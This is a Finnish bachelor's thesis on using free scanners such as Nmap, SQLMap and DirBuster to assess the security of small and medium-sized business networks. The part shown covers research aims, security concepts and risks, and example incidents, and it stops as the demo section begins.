jamk

Haavoittuvuuksien havaitseminen pienten ja keskisuurien yritysten verkossa

Severi Muona

Opinnäytetyö, AMK
Marraskuu 2021
Tietojenkäsittely ja tietoliikenne
Insinööri(AMK), tieto- ja viestintätekniikka

jamk | Jyväskylän ammattikorkeakoulu
University of Applied Sciences

jamk

Kuvailulehti

Muona, Severi

Haavoittuvuuksien havaitseminen pienten- ja keskisuurien yritysten verkossa

Jyväskylä: Jyväskylän ammattikorkeakoulu. Marraskuu 2021, 44 sivua.

Tietojenkäsittelyn ja tietoliikenteen ala. Tieto- ja viestintätekniikan tutkinto-ohjelma. Opinnäytetyö AMK.

Julkaisun kieli: suomi

Verkkojulkaisulupa myönnetty: kyllä

Tiivistelmä

Viimevuosien aikana tietoturvaan liittyvät uhat ja tapahtumat yritystoimintaan liittyen ovat korostuneet sekä uutisissa että tilastoissa. Toimialasta ja organisaatiosta riippumatta yksi asia on selvä: digitalisaation kehittyessä tekniikkaan ja tietoturvaan liittyvien uhkien määrä kasvaa. Ei ole toimialaa tai organisaatiota, joita nämä eivät koskisi. Kyberrikollisuuden kehittyessä myös uhkien vaikutukset ovat muuttuneet. Aika, jolloin uhkat olivat triviaaleja tai lähinnä ärsyttäviä on ohi ja tilalle on tullut aika, jolloin epäonnistuminen tietoturvan toteuttamisessa voi merkitä liiketoiminnan pysähtymistä tai päättymistä.

CYBERDI-tutkimushankkeen tarkoituksena on lisätä tietoisuutta kyberrikollisuuteen liittyen. Työn tehtävänä oli tuottaa tietoa automatisoitujen skannereiden käytöstä tietoturvan tilan tarkasteluun liittyen. Työ toteutettiin keräämällä tietoperusta ja toteuttamalla skannauksia demoympäristössä. Demoympäristö sisälsi web-palvelimen, jolle oli asennettu tietokanta, web-palvelu ja tiedostojenjakopalvelu. Työn skannereiksi valittiin Nmap, SQLMap ja DirBuster.

Skannereiden käyttö tietoturvan tilan kartoittamisessa vaatii käyttäjiltä jonkin verran tietoteknistä osaamista, vaikkakin skannereiden käyttö itsessään on verrattain helppoa. Skannereiden tulosten analysointi tehokkaasti ja tarkoituksenmukaisesti vaatii ymmärrystä niiden tuottamasta tiedosta ja siitä, miten verkko ja siihen liitetyt laitteet tulisi olla konfiguroitu turvallisuuden näkökulmasta. Skannerit toimivat hyvänä lisänä tilanteen kartoittamisessa, mutta eivät itsessään korjaa tietoturvaan liittyviä aukkoja.

Avainsanat (asiasanat)

Tietetoturva, Haavoittuvuus, Skanneri, Nmap, SQLMap, DirBuster

Muut tiedot (salassa pidettävät liitteet)

jamk

Description

Muona, Severi

Detection of vulnerabilities in the network of small and medium-sized enterprises

Jyväskylä: JAMK University of Applied Sciences, November 2021, 44 pages.

Information and communication technologies. Degree Programme in Information and Communication Technology. Bachelor's thesis

Permission for web publication: Yes

Language of publication: Finnish

Abstract

In recent years, security-related threats and events related to business operations have been highlighted in both news and statistics. Regardless of industry and organization, one thing is clear: as digitalisation evolves, the number of technology- and security-related threats will increase. There is no industry or organization that would not be affected by these. As cybercrime has evolved, so have the effects of the threats. The time when threats were trivial or mostly annoying is over and has been replaced by a time when failure to implement security can mean stopping or ending a business.

The CYBERDI research project aims to raise awareness of cybercrime. The task of the work was to produce information about the use of automated scanners in connection with the review of the security status. The work was carried out by gathering the data base and performing scans in a demo environment. The demo environment included a web server with a database, a web service, and a file sharing service installed. Nmap, SQLMap and DirBuster were chosen as work scanners.

The use of scanners to map the state of security requires some IT skills from the users, although the use of the scanners itself is relatively easy. Analyzing the results of scanners efficiently and appropriately requires an understanding of the information they produce and how the network and the devices connected to it should be configured from a security perspective. Scanners are a good addition to mapping the situation, but do not in themselves fix security vulnerabilities.

Keywords/tags (subjects)

Information security, Vulnerability, Scanner, Nmap, SQLMap, DirBuster

Miscellaneous (Confidential information)

Sisältö

Kuviot

Taulukot

1 Johdanto

1.1 Tavoitteet

Opinnäytetyön tavoitteena oli selvittää ja kuvata millaista tietoa yrityksen tietoturvasta on mahdollista selvittää vapaasti käytettävien työkalujen ja skannereiden avulla. Tarkoituksena oli suorittaa skannauksia esimerkkiverkkoon ja analysoida tuloksia yrityksen tietoturvan näkökulmasta. Keskeisenä ajatuksena oli pyrkiä selvittämään, millaista tietoa skannerit tuottavat ja millaiset asiat eivät välttämättä näiden avulla tule esille. Työ rajattiin työkalujen osalta kolmeen eri osa-alueeseen: verkkoon, tietokantoihin sekä palvelun sisältöön kohdistuvaan skannaukseen. Työkalut osa-alueita varten valittiin eri palveluissa mainittujen työkalujen joukosta. Valintaan vaikutti yleinen tunnettavuus, käyttöohjeiden ja dokumentaation saatavuus ja käyttötarkoitus. Työkaluiksi valikoituivat Nmap, SQLMap ja DirBuster. Työkalut ja niiden ominaisuudet kuvataan myöhemmin tässä työssä.

Työ rajattiin käsittelemään pieniä- ja keskisuuria yrityksiä, jotka ylläpitävät palveluitaan itsenäisesti. Rajauksen taustalla oli halu käsitellä työssä erityisesti yrityksiä, jotka ovat toimintansa myötä itse vastuussa oman tietoturvansa tasosta. Ulkoistettaessa palveluita vastuu jakautuu osittain yrityksen ja palveluntarjoajan välillä, eikä työn laajuus olisi riittänyt tällaisten tilanteiden käsittelyyn. Työn lähtökohtana on ollut luoda ymmärrystä ja tietoisuutta itse ylläpidettyjen palveluiden tietoturvan arvioinnista, jolloin kyseinen rajaus oli luonteva.

1.2 Toimeksiantaja

Työn toimeksiantaja on Jyväskylän ammattikorkeakoulun ja Poliisiammattikorkeakoulun yhteisprojekti CYBERDI. Projektin rahoittaja on Opetus- ja kulttuuriministeriö ja se toteutetaan 10/2018-12/2021 välisenä aikana. Projektin tavoitteena on kehittää parhaita käytäntöjä kyberrikosten estämiseen, tutkimiseen ja selvittämiseen, sekä kasvattaa tietoisuutta digitaalisen maailman uhkista. (CYBERDI – Kansallista & kansainvälistä kyberosaamista kasvattamassa. N.d.)

2 Tutkimuksen lähtökohdat

2.1 Tutkimusongelma ja -kysymykset

Työn tutkimusongelma keskittyy yrityksen verkon tietoturvan tarkasteluun ja siihen käytettyjen työkalujen tuottaman tiedon analysointiin. Lähes jokainen yritys joutuu nykypäivänä toimimaan tavalla tai toisella verkossa, mikä aiheuttaa mahdollisuuksien rinnalla myös riskejä. Verkossa toiminen voi tarkoittaa esimerkiksi yrityksen sivuston ylläpitoa, asiakkaiden kanssa kommunikointia tai erilaisten palveluiden tarjoamista verkon välityksellä. Lisäksi yritystoimintaa toteutetaan ja ylläpidetään tietojärjestelmien ja verkon avulla. Vaikka yritystoiminta ei varsinaisesti liittyisi edellä mainittuihin, ne ovat silti keskeinen osa liiketoimintaa. Työssä luodaan ymmärrystä siitä, miten yrityksen palveluihin ja verkkoon liittyviä riskejä voidaan pyrkiä pienentämään käyttämällä avoimia työkaluja. Lisäksi selvitettiin mitä riskejä ja uhkia yrityksen verkkoon voi kohdistua.

Opinnäytetyön tutkimuskysymykset ovat seuraavat:

- Miten yritys voi kartoittaa verkkonsa tilaa yleisimpien avoimien työkalujen avulla?
- Millaista tietoa yrityksen verkosta ja palveluista työkaluilla voidaan saada?
- Kuinka haastavaa työkalujen käyttö tietoturvan kartoittamisen näkökulmasta on?
- Saadaanko työkalujen avulla merkittävää tietoa tietoturvan näkökulmasta?

2.2 Tutkimusmenetelmät

Tutkimusmenetelmät voidaan jakaa kvalitatiivisiin ja kvantitatiivisiin. Kvalitatiivisessa eli laadullisessa tutkimuksessa tutkitaan aihetta kokonaisvaltaisesti. Sen tarkoituksena on pyrkiä ymmärtämään aiheen ominaisuuksia ja laatua. Kvantitatiivisessa, määrällisessä tutkimuksessa pyritään aihetta tarkastelemaan matemaattisesta ja laskennallisesta näkökulmasta ja näin hahmottamaan tutkittavaa ilmiötä. (Tuomi & Sarajärvi, 2018, 72-73.)

Opinnäytetyö toteutettiin kvalitatiivisena, tutkimuksellisena opinnäytetyönä. Tutkimusmenetelmänä käytettiin sisällönanalyysiä, mikä tarkoittaa, että tutkittavaa aihetta pyrittiin ymmärtämään ja sanallistamaan. Työssä tutkittiin avoimesti saatavilla olevien työkalujen käyttöä yrityksen tietoturvan kartoittamisessa. Tutkimus suoritettiin tekemällä työkaluilla skannauksia esimerkkiverkkoon.

2.3 Tutkimusasetelma

Työtä varten hankittiin tietoperusta perehtymällä asiaan liittyvään kirjallisuuteen, julkaisuihin ja ohjeisiin. Lisäksi luotiin esimerkkiverkko, joka sisälsi web-sivuston, tietokannan ja tiedostonjako-palvelun. Esimerkkiverkko rakennettiin virtuaalikoneelle. Verkon sisältöön ei varsinaisesti käytetty resursseja, koska tavoitteena oli kartoittaa yleisesti työkalujen avulla saatavia tuloksia verkon sisällön, konfiguraatioiden ja haavoittuvuuksien osalta. Verkkoon ei myöskään luotu tarkoituksellisesti haavoittuvuuksia, koska varsinainen haavoittuvuuksien analysointi ei ollut työn keskiössä. Tarkoituksena oli ennemminkin selvittää, millaista tietoa verkosta on työkaluilla saatavissa.

Opinnäytetyössä suoritettiin luotuun verkkoon skannaukset valituilla työkaluilla. Työkalujen tuottamia tuloksia analysoitiin niiden tuottaman tiedon perusteella. Tuloksien osalta keskityttiin erityisesti siihen, mitä saatiin selville ja mitä ei. Lisäksi tuloksien osalta analysoitiin sitä, miten tulokset liittyvät tietoturvaan ja todellisiin uhkiin.

3 Tietoturva ja käsitteet

3.1 Yritys, yritysverkko ja tietoturva – Miksi tietoturva koskettaa jokaista yritystä?

3.1.1 Yrityksen tietoverkko

Tietokoneympäristön yhteydessä verkko koostuu kaikista ympäristön muodostavista fyysisistä resursseista, mukaan lukien verkkoinfrastruktuuri ja laitteet (Raggad, Bel G.. 2010.). Tietoverkko voi sisältää työntekijöiden käyttämiä päätelaitteita, asiakkaille ja työntekijöille tarjottuja langattomia palveluita, yrityksen verkkosivustoja ylläpitäviä palvelimia ja yrityksen asiakastietoja sisältäviä tietokantapalvelimia. Myös tulostimet, skannerit ja muut mahdollisesti yrityksen käytössä olevat laitteet on yleensä kytketty sen verkkoon. Yrityksen verkko mahdollistaa työskentelyn ja kommunikoinnin sen sisällä, sekä yleensä myös yhteyden internettiin.

Yrityksen verkosta voidaan tarjota palveluita yrityksen sisäiseen käyttöön, sekä myös sen ulkopuolelle. Jos yrityksen verkkosivuja ylläpidetään sen omassa verkossa, ottavat asiakkaat yhteyden omilla päätelaitteillaan yrityksen verkkoon. Samalla yrityksen työntekijät voivat esimerkiksi luoda asiakkaille asiakirjoja, joihin tarvittavat tiedot noudetaan tietokantapalvelimelta samasta verkosta. Koska asiat tapahtuvat samassa verkossa, johon sekä työntekijöillä että asiakkailla on yhteys, muodostuu väistämättä myös riskejä.

Vaikka kyse olisi suhteellisen pienestä yrityksestä, sen tietoverkko paisuu nopeasti melko laajaksi. Työntekijöiden päätelaitteiden, tulostimien ja muiden laitteiden määrän kasvaessa verkko kasvaa ja joskus sen hahmottaminen voi olla haastavaa. Tietoverkko olisikin syytä pyrkiä dokumentoimaan mahdollisimman tarkasti, jotta sen hallinnointi helpottuu. Verkon osalta on myös syytä pohtia sen segmentointia eli jakamista osiin. Osa palveluista on oltava käytössä sekä yrityksen sisäiseen, että ulkoiseen toimintaan. On myös palveluita, joihin asiakkaiden ei tule päästä käsiksi. Yleisenä käytäntönä voidaan myös pitää sitä, että asiakkaille tarkoitettu langaton verkkoyhteys esimerkiksi odotustiloissa ei ole yhteydessä yrityksen työntekijöiden käyttämään verkon osaan. Segmentointi voidaan toteuttaa esimerkiksi aliverkkojen ja virtuaalisten lähiverkkojen avulla.

Yrityksen verkkoon liitetyt laitteet ja verkossa liikkuva data ovat yritykselle tärkeitä. Asiakkaisiin, laskutukseen ja yritystoimintaan liittyvä tieto voi olla hyvin sensitiivistä ja taloudellisesti arvokasta.

Laitteet, joiden avulla tietoja käsitellään, ovat myös tärkeässä roolissa: niiden haavoittuvuudet, saastuminen tai huolimaton käyttö voivat asettaa yrityksen toiminnan vaaraan.

3.1.2 Tietoverkkoon liittyvät riskit, uhat ja haavoittuvuudet

Uhka (*Threat*) on olosuhde tai tapahtuma, joka potentiaalisesti vaikuttaa haitallisesti organisaation toimintaan ja omaisuuteen, henkilöstöön, muihin organisaatioihin tai valtioon tietoverkon kautta. Tiedon osalta tämä voi tarkoittaa luvatonta pääsyä, paljastumista, tuhoutumista, muokkaamista tai palvelunestoa (NIST – Guide for Conducting Risk Assesments, s. 8, 2012.).

Riskillä tarkoitetaan mahdollisen uhan toteutumisen todennäköisyyttä. Yleensä riskin suuruutta kuvataan määrittämällä seuraavien tietojen avulla funktio: haitalliset vaikutukset jos uhka toteutuu ja toteutumisen todennäköisyys. Tietoturvaan liittyvät riskit ovat niitä, jotka liittyvät informaation tai tietojärjestelmien saatavuuteen, koskemattomuuteen ja eheyteen. Näiden vaikutukset voivat kohdistua organisaation toimintaan, varallisuuteen, henkilöstöön tai asiakkaisiin (NIST – Guide for Conducting Risk Assesments, s. 8, 2012.).

Haavoiuttuvuudella (*Vulnerability*) tarkoitetaan sovelluksessa tai palvelussa olevaa heikkoutta, jonka avulla hyökkääjä pääsee käsiksi rajoitettuun tietoon tai kykenee suorittamaan ei sallittuja toimia palvelussa (Yaworski, P., Abma, J. & Prins, M. 2019). Haavoittuvuus voi olla palvelun suunnittelussa tai implementaatiossa tapahtunut virhe, joka mahdollistaa hyökkääjän haitallisen toiminnan sidosryhmiä kohtaan. Sidosryhmät sisältävät sovelluksen omistajan, käyttäjät ja muut tahot, jotka ovat tekemisissä sovelluksen kanssa. (OWASP – Vulnerability. N.d.) Haavoittuvuus voi olla esimerkiksi yrityksen tietokantapalvelimesta löytyvä SQL injektio – haavoittuvuus. Kyseinen haavoittuvuus mahdollistaa hyökkääjälle tietokantaan suoritetun kyselyn manipuloinnin, jolloin tietokannasta palautetaan jotain muuta kuin alun perin on ollut tarkoituksena. Tällainen haavoittuvuus voi mahdollistaa kiellettyyn tietoon käsiksi pääsyn tai pahimmassa tapauksessa tietokannan kautta palvelimelle kirjautumisen (Yaworski, P., Abma, J. & Prins, M. 2019).

3.1.3 Tietoturvan hallinta ja sen merkitys

Bel G. Raggadin mukaan tietojärjestelmät koostuvat viidestä osasta: Ihmisitä, toimenpiteistä, teknologiasta, datasta ja verkosta. Tietoturva (*Information security*) taas muodostuu näiden osien turvallisuudesta. Tietoturva tarkoittaa tiedon turvaamista luvattomalta vuorovaikutukselta. Tietoturva ilmaistaan usein tietojen luottamuksellisuutena, eheytenä ja tiedon saatavuutena. Näihin viitataan usein CIA-kolmikkona (Confidentiality, Integrity, Availability). (Raggad, Bel G. 2010.) Tietoturvan hallinnalla tarkoitetaan niitä toimia, joilla tietoturvaa pyritään ylläpitämään. Tähän liittyen on olemassa useita malleja ja standardeja, joiden avulla tietoturvan hallintaa voidaan pyrkiä yrityksessä toteuttamaan. Yrityksen näkökulmasta tietoturvalle ja sen hallinnalle ei ole olemassa valmista käytettävää ratkaisua. Tämä johtuu siitä, että tietoturvaan liittyvät haavoittuvuudet, uhkat ja niiden seuraukset ovat yritys- ja tapauskohtaisia. (Raggad, Bel G. 2010.)

Laitteisiin ja järjestelmiin liittyvän tietoturvan osalta voidaan näiden konfiguraatioissa ja käytössä pyrkiä noudattamaan hyväksi havaittuja ja turvallisia konfiguraatioita. Kun yritys ottaa uusia laitteita tai järjestelmiä käyttöönsä, tulisi niiden turvallisuuteen kiinnittää huomiota. Laitteen käyttöönotossa sen oletuskonfiguraatiot ja asetukset tulee tarkastaa ja asettaa vastaamaan yrityksen tarpeita. Tämä tarkoittaa salasanojen vaihtamista, porttiasetusten rajaamista ja palveluiden sulkemista, mikäli niitä ei tarvita. Ennen laitteen tai järjestelmän liittämistä verkkoon on mietittävä, mihin osaan se liitetään. Onko järjestelmä tulossa yrityksen sisäiseen käyttöön, asiakkaille vai molemmille? Tämä vaikuttaa päätökseen siitä, miten järjestelmä liitetään yrityksen verkkoon.

Osoitteessa https://shodan.io voidaan suorittaa haku erilaisista palveluista, jotka on kytketty internettiin. Hakukoneen avulla voidaan etsiä esimerkiksi tiettyjä laitteita ja palveluita. Haku voidaan rajata maakohtaisesti. Lokakuussa 2021 suoritetulla haulla voitiin löytää suomesta avoimena esimerkiksi 103 SSH (*Secure shell*) porttia, 268 FTP (*File transfer protocol*) porttia ja 9397 Telnet porttia. Näistä osa on varmasti tarkoituksellisesti ja turvallisesti konfiguroituja, mutta luvut sisältävät luultavasti myös tahattomasti verkkoon kytkettyjä palveluita. Yllä mainitut palvelut ja portit ovat yleisesti käytössä, mutta niiden haavoittuvuudet ja hyväksikäyttömenetelmät ovat myös yleisesti tiedossa. Yrityksen onkin siis syytä pohtia tarkasti, millaisissa tilanteissa, millaisilla konfiguraatioilla ja kenen käyttöön etähallintaan käytettävä SSH portti halutaan kytkeä avoimeksi internettiin.

Tietoturvan merkitys yritysten toiminnassa on noussut esille viimevuosina useaan otteeseen. Ymmärrys siitä, että asia ei koske ainoastaan IT-alan yrityksiä tai muuta rajattua joukkoa on selkiytynyt yhä useamman yrityksen jouduttua ongelmiin tietoturvan puutteiden vuoksi. Tietoturvaan liittyviä erilaisia hyökkäyksiä on nähty kaikilla toimialoilla, ja hyökkäystavat ovat vaihdelleet tietovuodoista kiristyshaittaohjelmiin. Suomen historian laajin ja näkyvin hyökkäys tuli ilmi syksyllä 2020 psykoterapiakeskus Vastaamon tiedotettua joutuneensa tietomurron ja kiristyksen kohteeksi. (Vastaamo – tiedotteet: Vastaamoon kohdistettu tietomurto ja kiristys. N.d.) Vuonna 2021 ruotsalainen kauppaketju Coop joutui kiristyshaittaohjelman kohteeksi, jolloin sen toiminta pysähtyi noin viikon ajaksi. (BBC - Swedish Coop supermarkets shut due to US ransomware cyber-attack. N.d.) Vastaamon osalta yritystoiminta päättyi hyökkäyksen myötä, kun taas Coop kykeni palautumaan hyökkäyksestä. Esimerkkien valossa voidaan nähdä, että tietoturva ja sen hallinta ovat keskeisessä roolissa yritysten toiminnan jatkuvuuden kannalta. Edellä mainituista tapauksista ei ole tarjolla kaikkia tietoja julkisesti. Voidaan kuitenkin päätellä, että esimerkiksi Vastaamon tapauksessa hyökkäyksen onnistumiseen on vaikuttanut tietokannan haavoittuvuudet ja konfiguraatiot, sekä tietoturvan hallinta tai sen puutteellisuus.

3.2 Kuinka yritysverkon tietoturvaa voidaan havainnoida?

3.2.1 Mihin tietoverkossa tulisi kiinnittää huomiota?

Kuten aikaisemmin mainittiin, tietoturvaa pyritään usein hahmottamaan saatavuuden, eheyden ja luottamuksellisuuden näkökulmasta. Tähän liittyen on siis pohdittava, kuka pääsee tietoon ja laitteisiin käsiksi, kuka pääsee tekemään niihin muutoksia ja ovatko ne saatavilla niille, joiden niihin tulisi päästä käsiksi. Asiaa on syytä tarkastella sekä normaalitilanteen, että poikkeuksellisten tilanteiden osalta. Yrityksen uhka-analyysin ja riskikartoituksen pohjalta tulisi laatia suunnitelma, jonka avulla tietoturvaa yrityksessä toteutetaan.

Laitteiden ja järjestelmien osalta turvallisuudessa tulisi kiinnittää huomiota itse laitteisiin, että niiden ohjelmistoihin. Haavoittuvainen ohjelmisto tai kriittinen laite, jonka tulisi suorittaa esimerkiksi valvontaa, voi aiheuttaa mittavia vahinkoja yrityksen verkossa (Raggad, Bel G. 2010.). Laitteiden toimivuuden ja luotettavuuden varmistaminen on tärkeää tietoturvan näkökulmasta. Onkin järkevää pyrkiä siihen, että kriittiset toiminnot eivät ole yksin yhden laitteen varassa. Laitteiden ohjelmistojen ja palveluiden ajantasaisuus ja turvallisuus on myös otettava huomioon. Haavoittuvaisen laitteen tarjotessa pääsyn verkkoon, voi hyökkääjä laajentaa jalansijaansa hyvinkin nopeasti.

Datan ja tiedon osalta on syytä tarkastella, missä se säilytetään ja kenellä on mahdollisuus muokata, lukea ja poistaa sitä. Turvallisuuden kannalta tärkeää on siis suojata nämä resurssit fyysisesti sekä digitaalisesti. Fyysisen turvallisuuden kannalta on tärkeää, etteivät nämä ole vain yhdessä paikassa esimerkiksi tulipalon sattuessa. Tällöin resurssien palauttaminen voi olla mahdotonta. Digitaalisesta näkökulmasta on syytä kiinnittää huomiota luvattoman pääsyn estämiseen. Tähän voidaan käyttää erilaisia salasanoja ja kirjautumismenetelmiä. Nämä eivät kuitenkaan ole aukottomia menetelmiä, eivätkä myöskään estä esimerkiksi yrityksen työntekijöiden haitallista toimintaa. (Raggad, Bel G. 2010.)

Verkon turvallisuuden osalta yrityksen tulisi pyrkiä suojaamaan sen verkko ja niiden palvelut luvattomalta pääsyltä, muuttamiselta ja paljastumiselta. Verkkoturvallisuuden tarkoituksena on varmistaa, että verkko ja siihen liittyvät palvelut eivät vaarannu. Lisäksi verkossa suoritettavat turvallisuuteen liittyvät toiminnot ovat aktiivisia ja toimivat halutulla tavalla. Verkosta puhuttaessa on ymmärrettävä, että se koostuu kaikista siihen liitetyistä palveluista ja laitteista. Verkon turvallisuus

riippuukin näistä kaikista ja voi vaarantua jo yhden saastuneen työaseman kautta. (Raggad, Bel G. 2010.)

Laitteisiin, informaatioon ja verkkoon liittyvä turvallisuus nivoutuu väistämättä yhteen. Laitteet muodostavat verkon, informaatio säilytetään laitteilla ja verkko siirtää informaatiota laitteelta toiselle. Turvallisuuden varmistaminen näiden kaikkien osalta on työläs, aikaa ja rahaa vaativa operaatio. On kuitenkin yrityksen toiminnan näkökulmasta kriittisen tärkeää käyttää tähän tarvittava määrä resursseja. Resurssien määrittämisen tukena toimivat riski ja uhkakartoitus, joiden kautta voidaan hahmottaa mahdollisten vahinkojen laajuus.

3.2.2 Työkalut, skannerit ja konfiguraatiot

Teknisen tietoturvan parantamista varten on luotu useita ohjeita konfiguraatioiden ja parhaiden käytänteiden osalta. Kun laitteet on liitetty verkkoon ja informaatio on säilötty palvelimelle, on vallitsevien olosuhteiden tilaa lisäksi mahdollista tarkastella erilaisten työkalujen avulla. Tietoturvan parantamisen avuksi on luotu useita työkaluja eri tarkoituksiin, joiden avulla voidaan tarkastella esimerkiksi järjestelmien haavoittuvuuksia, virhekonfiguraatioita ja näkyvyyttä eri verkkoihin. Näitä työkaluja on tarjolla sekä maksullisina kaupallisina versioina, että ilmaisina avoimina versioina. Kaupallisia versioita käytetään laajasti tietoturva-alan ammattilaisten toimesta. Avoimet versiot ovat kaikkien halukkaiden käytössä ja niitä käyttävätkin sekä ammattilaiset että harrastelijat. On myös hyvä huomioida, että näiden työkalujen tuottama tieto mahdollistaa myös haitallisen toiminnan. Samoja työkaluja, joita tietoturva-alan ammattilaiset käyttävät tietoturvan parantamiseen, käyttävät myös hyökkääjät etsiessään aukkoja yrityksen tietoturvasta.

Esimerkkinä vapaasti saatavilla olevista työkaluista voidaan nostaa työkalut, jotka toimitetaan Kali Linux käyttöjärjestelmän mukana. Kali Linux on Debian Linuxista johdettu käyttöjärjestelmä, joka on suunniteltu penetraatiotestaukseen ja tietoturvaan liittyvään työskentelyyn. Tämä tarkoittaa sitä, että käyttöjärjestelmä on optimoitu teknisen tietoturvan parissa työskentelyyn ja käyttöjärjestelmän mukana asennetaan laaja kirjo tarkoitukseen soveltuvia työkaluja. Käyttöjärjestelmä on ilmainen ja kaikkien saatavilla. Järjestelmästä on tarjolla versioita eri arkkitehtuureille sekä virtuaalikoneille. Järjestelmä voidaan asentaa normaalille tietokoneelle tai esimerkiksi USB-tikulle. Järjes-

telmän mukana asennetaan satoja työkaluja, joista osa on normaaleja laitteiden ja verkkojen ylläpitoon tarkoitettuja työkaluja ja osa erityisesti tietoturvan analysointiin luotuja. (Kali – About Kali Linux, N.d.)

Kalin mukana toimitettavista ohjelmista esimerkiksi SSH on yleisesti käytössä etähallinnan työkaluna, jolla voidaan ottaa yhteys esimerkiksi Web-palvelimelle ylläpitotöitä varten. BurpSuite taas on työkalu, jolla voidaan analysoida Web-palvelun tietoturvaa. Työkalu mahdollistaa esimerkiksi palvelimelle tehtävien pyyntöjen pysäyttämisen, muokkaamisen ja toistamisen käyttäjän haluamalla tavalla. Työkalua voidaan käyttää esimerkiksi salasanojen arvaamiseen sanalistan avulla tai haitallisen pyynnön lähettämiseen. Koska suurin osa ilmaisista työkaluista on yhteisöiden tai yksilöiden ylläpitämiä ja kehittämiä, saattavat niiden toiminnallisuudet olla suppeampia ja kehitys hitaampaa kuin kaupallisten versioiden. Osasta työkaluista on saatavilla sekä ilmainen että maksullinen versio, kuten BurpSuitesta. Maksullinen versio sisältää laajemman määrän toiminnallisuuksia ja osittain automatisoituja toimintoja. Maksullisten työkalujen lisenssit ovat yleensä melko kalliita ja osittain siksi yleensä ammattilaisten ja yritysten suosimia.

3.2.3 Ketkä työkaluja ja skannereita käyttävät, mihin ne on tarkoitettu?

Työkaluista puhuttaessa mainitaan usein sana skanneri. Tällä tarkoitetaan työkalua, joka suorittaa palveluun kyselyitä jollain määritetyillä parametreilla. Kyselyn tuloksena saadaan vastaukseksi kaikki kohteet, jotka täyttävät pyynnön vaatimukset. Esimerkiksi verkkoon suoritettavassa skannauksessa voidaan selvittää, mitkä kaikki IP-osoitteet vastaavat pyyntöön, eli ovat käytössä. Tietokantaan suoritettu skannaus taas voi suorittaa erilaisia valmiita pyyntöjä tietokantaan ja palauttaa vastauksena kaikki ne tulokset, jotka tietokannasta saatiin. Osa työkaluista taas on erittäin tarkasti tiettyyn toimenpiteeseen suunniteltuja. Näitä työkaluja voidaan käyttää esimerkiksi tietynlaisen yhteyden muodostamiseen tai tietynlaisen salauksen murtamiseen.

Työkalujen vapaa käytettävyys mahdollistaa kenen tahansa pääsyn niihin ja niiden kokeilemisen. Työkalut eivät kuitenkaan pääsääntöisesti mahdollista täysin asiasta tietämättömän täysimittaista toimintaa ilman jonkinlaista tietopohjaa. Käyttäjän on osattava perusteet järjestelmien ja verkkotekniikan osalta ymmärtääkseen mitä työkalu tekee ja millaisia tuloksia se antaa. Toisin sanoen, tehokas työkalun käyttö vaatii ymmärrystä. On kuitenkin hyvä huomioida, että internet tarjoaa


mahdollisuuden opiskelulle ja harjoittelulle. Esimerkiksi YouTube sisältää suuren määrän ohjevideoita ja esimerkkejä työkalujen käytöstä.

Työkalujen avulla sekä tietoturva-alan ammattilaisella että hyökkääjällä on mahdollisuus tiedustella ja kartoittaa turvallisuuden tilaa. Lisäksi työkaluilla voidaan suorittaa todellisia hyökkäyksiä esimerkiksi yrityksen verkkoon. Mikäli verkossa on haavoittuvuus, työkalujen avulla sen selvittäminen on mahdollista myös niille, jotka eivät sitä välttämättä muuten osaisi selvittää.

4 Demo

4.1 Demon tarkoitus, menetelmät ja käytetty ympäristö

Opinnäytetyössä suoritetun demon tarkoituksena oli havainnollistaa avoimien työkalujen käyttöä yrityksen tietoverkon turvallisuuden kartoittamiseen. Demossa käytetyn ympäristön oli tarkoitus luoda mahdollisuus demonstroida työkalujen käyttöä ja käyttötarkoituksia. Ympäristöä suunniteltaessa otettiin huomioon se, että ympäristön on tuotettava tarpeeksi tietoa työkaluja käytettäessä. Jotta tämä oli mahdollista, ei ympäristöä konfiguroitaessa tehty tietoturvan kannalta parhaita tai turvallisimpia konfiguraatioita. Demon tarkoituksena on sanallistaa ja selittää työkalujen käyttöä ja niiden antamien tulosten sisältöä, sekä kuvata niiden mahdollisuuksia ja rajoitteita. Demoympäristö on esiteltu kuviossa 1.



